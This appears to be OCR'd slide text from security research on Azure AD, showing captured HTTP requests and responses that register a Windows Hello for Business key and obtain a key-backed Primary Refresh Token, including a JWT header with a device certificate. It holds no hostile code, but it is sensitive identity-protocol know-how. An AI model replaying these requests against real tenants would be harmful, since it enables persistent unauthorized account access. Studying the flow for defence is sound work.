


```
POST /EnrollmentServer/key/?api-version=1.0 HTTP/1.1
Connection: close
Accept: application/json
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6Ii1LSTNROW5OUjdiUm9meG1lWm9YcWJIWkdldyIsImtpZCI6Ii1LSTNROW5OUj
diUm9meG1lWm9<snip>yu1ZmriobuClPuIjauYrd0PCVdAIj7HMy2zSw2g
User-Agent: Dsreg/10.0 (Windows 10.0.22621.1413)
ocp-adrs-client-name: Dsreg
ocp-adrs-client-version: 10.0.22621.608
return-client-request-id: true
client-request-Id: 00000000-0000-0000-0000-000000000000
api-version: 1.0
Content-Length: 392
Host: enterpriseregistration.windows.net

{
  "kngc":
  "UlNBMQAIAAADAAAAAAEAAAAAAAAAAAAAAQABybNP0ikl58FlXQ1mJy+re78AtYjkPMo+3uqI8NR2FelIl2oTfhi2ACAhFXHenB1fz4K
  065NO25WyQ+W/r9DdUwtqxekGAv6aCBsNOLf1DJJ0aVPNo7vf/83YzVkhE2t1I/WRvUEKg9gI010kPAbpqPNCr0pet5aAQcO6AblNDaY
  kj7WDcYd/cK3PLPeB2BaQGfLH8Tb3zX3t3pt4nssQr4D+htmvXK9KocO4dsw7osCvIOoh3fKG9fhrcwI55SbaRrhW3x/BgStgCrXbkn3
  kl2FIvWEganGUxldeA9brRlUlV/ePIULDNOz7bMl7qalO4ooo1wXpCrfMlV643YYHDw=="
}
```

Access token (JWT)

WHFB (NGC) public key

# WHFB provisioning response




**Response**

Pretty Raw Hex Render

```
HTTP/2 200 OK
Content-Length: 2536
Content-Type: application/json
Client-Request-Id: 00000000-0000-0000-0000-000000000000
Request-Id: 60da3f7c-44db-4c3c-8b40-2f2e98526316
Strict-Transport-Security: max-age=31536000; includeSubDomains
X-Content-Type-Options: nosniff
Date: Tue, 16 May 2023 09:08:06 GMT

{
  "kid":"abb58c2f-5c5a-4026-871d-3409571d9530",
  "upn":"tpmtest@iminyour.cloud",
  "krctx":
  "eyJEYXRhIjoiWlhsS2FHSkhZMmxQYVVwVFZYcEpNVTVwU1hOSmJYUndXa05KTmt
  sUlZORTU2WXpOU2EwWkVUakJSTkU1VVdUVlBWVmw2VFhwU1JWSlVhM2xSTUZWcFR
  XRkZwVDJsS2JXUXlXbmxPV0ZKNVUydFNSMVl3YUd0WU0wcEpUV3RhYUZkcWFEWld
  XY0ZwRFNUWkphbVJvV1hwck5GcHRWWGRNVjFsM1RrUkZkRTVFYkdoWmVUQTBXWHB
  selNXNVNjRnBEU1RaSmFsbDVUMFJrYlUxcWFHMU1WRkp0VGpKWmRFNUVUWGxOYVR
```


# Obtaining a WHFB backed PRT



```
POST /6287f28f-4f7f-4322-9651-a8697d8fe1bc/oauth2/token HTTP/1.1
Host: login.microsoftonline.com
Cookie: x-ms-gateway-slice=estsfd; fpc=AiVX6l7G5iVKnEQ3649ALkk; stsservicecookie=estsfd
Content-Type: application/x-www-form-urlencoded
User-Agent: Windows-AzureAD-Authentication-Provider/1.0
Client-Request-Id: e8a4d7b2-fbce-447f-903f-d3561223f6ed
Return-Client-Request-Id: true
Content-Length: 3868
Connection: close

windows_api_version=2.2&grant_type=urn%3aietf%3aparams%3aoauth%3agrant-type%3ajwt-bearer&request=
eyJhbGciOiJSUzI1NiIsICJ0eXAiOiJKV1QiLCAieDVjIjoiTUlJRDhqQ0NBdHFnQXdJQkFnSVFrRnhpSE9pejFKMUNBVGxzbm9cL290VE
FOQmdrcWhraUc5dzBCQVFzRkFEQjRNWFl3RVFZS0NaSW1pWlB5TEdRQkdSWURibVYwTUJVR0NnbVNKb21UOGl4a0FSa1dCM2RwYm1SdmQz
TXdIUVlEVlFRREV4Wk5VeTFQY21kaGJtbDZZWFJwYjI0dFFXTmpaWE56TUNzR0ExVUVDeE1rT0RKa1ltRmpZVFF0TTJVNE1TMDBObU5oTF
Rsak56TXRNRGsxTUdNeFpXRmpZVGszTUI0WERUSXpNRFV4TmpFd05EVXpPVm9YRFRNek1EVXhOakV4TVRVek9Wb3dMekV0TUNzR0ExVUVB
eE1rTjJGak9UaG1aVEF0WmpBME1TMDBPV0ZqTFRoak9UWXRNelZoWkRRMU56STJORGN3TUlJQklqQU5CZ2txaGtpRzl3MEJBUUVGQUFPQ0
```

# JWT header


- Device certificate and signing metadata



```
{
  "alg": "RS256",
  "typ": "JWT",
  "x5c":
"MIID8jCCAtqgAwIBAgIQkFxiHOiz1J1CATlsno/otTANBgkqhkiG9w0
BAQsFADB4MXYwEQYKCZImiZPyLGQBGRYDbmV0MBUGCgmSJomT8ixkARk
WB3dpbmRvd3MwHQYDVQQDExZNUy1Pcmdhbml6YXRpb24tQWNjZXNzMCs
GA1UECxMkODJkYmFjYTQtM2U4MS00NmNhLTljNzMtMDk1MGMxZWFjYTk
3MB4XDTIzMDUxNjEwNDUzOVoXDTMzMDUxNjExMTUzOVowLzEtMCsGA1U
EAxMkN2FjOThmZTAtZjA0MS00OWFjLThjOTYtMzVhZDQ1NzI2NDcwMII
BIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAtxoBuGc6sE8Fw9A
+PzmY1eW1O0OEuDHJ5yulyegAaAxNE
/IkErcHYbmRK0BOIhBipPFCRiqBvKI+owi0458XJS1wKa9t0mBEEiQ11
r89kqVgQ2HqYzyJQt8qdQtBPkvyG2P9Daegz98vtagejJR3TA9UBVWXg
KqeBbQAOJFNGZemP5ep6zDToQiscAVhDsw2shQYzhMK1NtD2z9PX3mtO
84Rtq0QCIP7x+1NxYHGhHGb0g9iYshITLsw8gw
/UhCcwv+y7opaV1ke8wvm5bMFRY86WLfMkWkmXoeb3C1
/EaVz4hSs8kh4WqC6BKY2BaFIC789sozGZzlX2f5t2F+yGwIDAQABo4H
AMIG9MAwGA1UdEwEB/wQCMAAwFgYDVR0lAQH
/BAwwCgYIKwYBBQUHAwIwIgYLKoZIhvcUAQWCHAIEEwSBEOCPyXpB8Kx
JjJY1rUVyZHAwIgYLKoZIhvcUAQWCHAMEEwSBEF9t2PlXwg1HoLeKMHS
fkPEwIgYLKoZIhvcUAQWCHAUEEwSBEI
/yh2J/TyJDllGoaX2P4bwwFAYLKoZIhvcUAQWCHAgEBQSBAkVVMBMGCy
qGSIb3FAEFghwHBAQEgQExMA0GCSqGSIb3DQEBCwUAA4IBAQBlgPIQ+l
ST5GZdlXvo1ebFdgNfb50ONxU3JF2IsTzGm+DxZ84s
/gfbMR8nkCTQaeMYVsg4HUEmbuswKn9KR9K+nwginXrDhWuuqIAcBpq0
7UMD8vc+8HYSQmk
/QtCbqVicCRhMSus0LICh9wVk8nWC5gkGRYgjPndtqe3uxzqoxoARqMs
zRizLMl1t1MNP+13JeVx8Kp65
/MaY0EZeTUget5ppu65rK2zHXbHD8ILXs8MAgfm+HkK3eGVxUIM61iq4
NelqQHpsIPfI3NQZYE6V9YFNonXxFo2X8Ct25EaECCJsshvWLgf59wYh
PE8ygahf6dyKwSBEH295HBsnmRhT",
  "kdf_ver": 2
}
```

# JWT Payload

